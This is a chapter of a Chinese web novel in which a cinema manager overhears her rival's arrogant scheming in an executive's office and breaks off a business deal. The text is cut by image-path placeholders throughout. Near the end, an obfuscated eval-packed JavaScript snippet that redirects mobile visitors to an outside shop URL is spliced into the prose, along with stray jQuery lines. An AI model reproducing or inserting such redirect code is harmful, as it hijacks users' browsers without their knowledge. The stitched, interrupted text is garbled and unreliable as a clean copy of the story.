“师父,你在里面吗?我有很要紧的事要和你商议。”
这个声音一出,宋知意和周岳理默契地对视了一眼。
陈穆昀怎么来了?
她环顾四周,发现无处可避,出去也不是,呆在这也不是。
偏偏周岳理回复地十分及时,一点没有给她反应的机会:“稍等。”
宋知意满脸写着“懵”字,无奈地摊开了手:我出去?还是在这儿当门神?
周岳理比出噤声的手势,从座位上站起身来,而后拉开了休息室的大门,示意宋知意进去做以等待。
她还没有反应过来,休息室的大门就已经被周岳理关上了。
这人什么意思?就这么替她做决定了?
那听到了些什么不该听的,可就不能怪她了。宋知意撇了撇嘴,默默地靠近着休息室的门。
现下她和周岳理勉强算是半条船上的人,可惜但船上了一半,就被陈穆昀急匆匆打断了。
宋知意倒是十分好奇这人究竟遇到了什么麻烦。
另一边。
周岳理拉开了办公室的大门,迎陈穆昀进来:“怎么了?什么事都值得你这么着急?”
“师父……”陈穆昀犹犹豫豫,摸了摸脑袋,“您刚刚是不是生气了?”
此话一出,让休息室内的宋知意露出了“囧”字脸:……这可真是个大“麻烦”啊。
那边周岳理的脸色也不好看,为调整自己的思绪,他又重新回到了软椅上。
见他一言不发,陈穆昀难得低下了头:“师父,这次是我莽撞了。”
周岳理嗤笑一声,用手摸了摸额角:“这话听的我耳朵都起茧子了。”
“你总这么说,有哪一次是真的吸取到了经验呢?”
“师父……”陈穆昀长叹,“我明白您的意思,想让我在她们的影院两边都打好交道。但是,那个宋知意气冲冲地走了,我也没办法再去追她了……”
周岳理瞥了他一眼:“没办法?”
“我有教过你做错了事,先打退堂鼓,然后说自己没办法吗?”他露出了平和的微笑,却让陈穆昀如芒在背。
“其实,你根本没有意识到自己做的有问题吧?”周岳理挑了一下眉。
见自己真实的想法被猜中,陈穆昀抬起头来,利索摊牌:“是。”
“无论从哪个角度看,我都认为老城区里的小镇出不了好的影院。而且,我也不觉得宋知意那个女人能成什么大事。”
“她啊,不过有那么一点小聪明,在投机取巧罢了。”
周岳理被这个说法逗笑了:“你只看到了广水市的金碧辉煌,有人下海经商,有头有面。但你知道,那些人也是从小镇里走出来的吗?”
“现在坐在这个办公室里的人,我,也是从小镇里出来的。难道你也看不起我吗?”
“我们这些人的成功,难不成也是投机取巧?”
“这不一样。”
“我不是那个意思。”陈穆昀语无伦次,连忙摇头,“师父,我最敬重的就是您了。”
周岳理叹息一声:“小渔村现在都发展成大都市了,这变化翻天覆地,当初谁能想到呢?”
“你不能困在事物的过去啊,他们没准会有很光明的未来。”
“您说的道理我都明白。”陈穆昀偏头,闭上了眼睛,“反正……我就是觉得宋知意的那个影院比不上我们连锁的宏图。”
“而且他们还是一个名不见经传的个企,就算到了未来,也比不上我们。”
“比不上?”周岳理轻笑一声,“比不上你今天还去找人家要创意……你究竟是在针对闪光影院?还是在针对那个宋知意啊?”
陈穆昀彻底懵了,说实话,他自己都没有想过这个问题。出生在象牙塔里,他觉得很多事情都是理所当然的,比如臣服。
没有能力的弱者就应该向站在高位的强者献出忠诚,这可是他的生存法则。
但显然,宋知意从一开始就踩到了他的雷区。
近两次接触下来,陈穆昀发现她的字典里就没有“退让”这两个字。
这怎么能行?
他会一笔一画地将这个词语强加给宋知意的世界,直到她主动求饶。
可惜……目前闹到了这个场面,陈穆昀发现自己还是想简单了,宋知意这个人并没有那么容易被摆布。
而自己……好像真的在意气用事了。
“我……”陈穆昀无法将这些扭曲的心思宣之于口,只能给出否定的回答,“我没有。”
“我只是觉得她认不清楚自己的定位,痴心妄想地跟我提条件……”
周岳理没忍住扶额,筋疲力尽,“穆昀啊,我觉得是你没认清自己的定位。”
“市公司首次启动连锁影院企划,这是前所未有的事情,谁都是第一次接触。我们在城里还有乡镇都选择了试点,但你觉得我们有丰富的经验吗?”
陈穆昀绷着张脸,回答道:“没有。”
很快,他便意识到了周岳理的用意,补充道:“我承认。”
“客观来说,宋知意经营影院的模式的确十分新颖,如果能在这个圈子里推展开来,我们也能强占先机。”
见他大脑恢复了几分澄澈,周岳理打了一个巴掌又喂一个甜枣:“是啊,说的不错。她的影院可以为我们的影院起到一个引领作用,你自己都意识到了……”
可陈穆昀的大脑还没澄澈半分钟,就再次变得浑浊。
他扯了扯嘴角,信誓旦旦道:“所以我们才更应该拿到她的模式,然后利索地将她踢出局。”
“她毕竟不是我们的人。宋知意的影院发展起来了,我们的影院又该怎么办?”
“难道我们要被冠上抄袭的名号吗?师父,您也不希望看到这个场面吧,与其这样,我们倒不如斩草除根。”
周岳理皱着眉,真诚发问:“你觉得什么东西都是能被复刻的吗?我们是要向优秀的影院学习,而不是没有自身特色地全然照搬。”
“所以,抄袭并没有什么可担心的。”他顿了顿,“而且,我们掌握着终端排片资源,现在又开发出了这一条渠道,你觉得可能没有前景吗?”
陈穆昀点点头
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17264655|196127||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,可显然没有听进去:“我们宏图影院既然前景这么远大,那更不用顾及宋知意了。而且她的经营模式,林经理已经掌握得差不多了。”
见周岳理的面色凝重,陈穆昀又复述了一遍:“师父,我们真的没有必要考虑她。这个宋知意骨头硬,还受不了一点委屈,跟我提出利益交换,却摆不出求人的态度。”
“这怎么可以?”
周岳理不打算再跟他对话了,简直浪费口舌,多此一举。这小子分明就是意气用事,还说不是在针对宋知意……
疯子。偏偏这个疯子还得让他“护”着,“宠”着,打不得骂不得,简直是烫手山芋。
这些话如果让宋知意听见了可怎么办啊?他们合作才谈了一半……
一切真是恰到好处。
很不巧,休息室内的“本尊”一字不漏地认识到了陈穆昀的固执。
听完那一长串的对话,她不知道强忍了多少次破门而出的冲动。现下,怒火彻底爆发了。
宋知意作出云淡风轻的模样,拉开了休息室的门:“陈总,您和我五行相克吗?还是您身高不够,非得逼着别人跪下看你?”
陈穆昀面庞上尽显惊愕,立即偏头询问着周岳理:“师父,她为什么会在你的休息室……”
过了几秒钟,他露出了恍然大悟的神情,对宋知意笑笑:“我说呢?你为什么对我爱答不理……原来早已经傍上我师父了。”
“我师父好,会体贴人,但我好像也不差啊……”他有些懊恼,“可能是我相处起来,比较有难度。”
“见说服不了我,你就来向我师父求饶了吗?原来,你会低头啊……”他渐渐露出了玩味的笑容。
宋知意看着他这一副贱样,恨得牙痒痒,实在不知道这种人究竟是在拿哪个器官进行思考……
她彻底撕破了脸皮,蔑视道:“傻叉,我天生就是站着的,学不会向别人下跪。”
“但我很乐意收下你的膝盖,想试试吗?”
陈穆昀捂着嘴角,嗤笑一声:“师父,她竟然骂我?”
“哈哈哈,有意思。”他看向周岳理,“师父,您管管她啊。”
疯子。
周岳理也强压怒火有一阵了,利索地拿起桌子上的茶杯,摔在了地上:“带着你龌/龊的大脑滚出去!”
“滚!”
此话一出,陈穆昀这下意识到自己好像误会了他们之间的关系,心虚喊了一声:“师父,对不起,是我误会了……”
周岳理低声骂了一句,又坚定地说道:“滚出去!”
气氛僵持成这样,陈穆昀朝他鞠了一躬,临走前还瞪了宋知意一眼。
她也瞪了回去,可还是不够解气,心里真是窝火。
周岳理十分不好意思,连忙打圆场:“宋经理,他就是个毛头小子,你见谅,我会好好处理他的。”
毛头小子?
不对,是刺猬疯子。
宋知意没有立即回话,缓和了片刻,作出了理智的决定:“周总,这个合作我谈不下去了。”
“您另请高明吧。”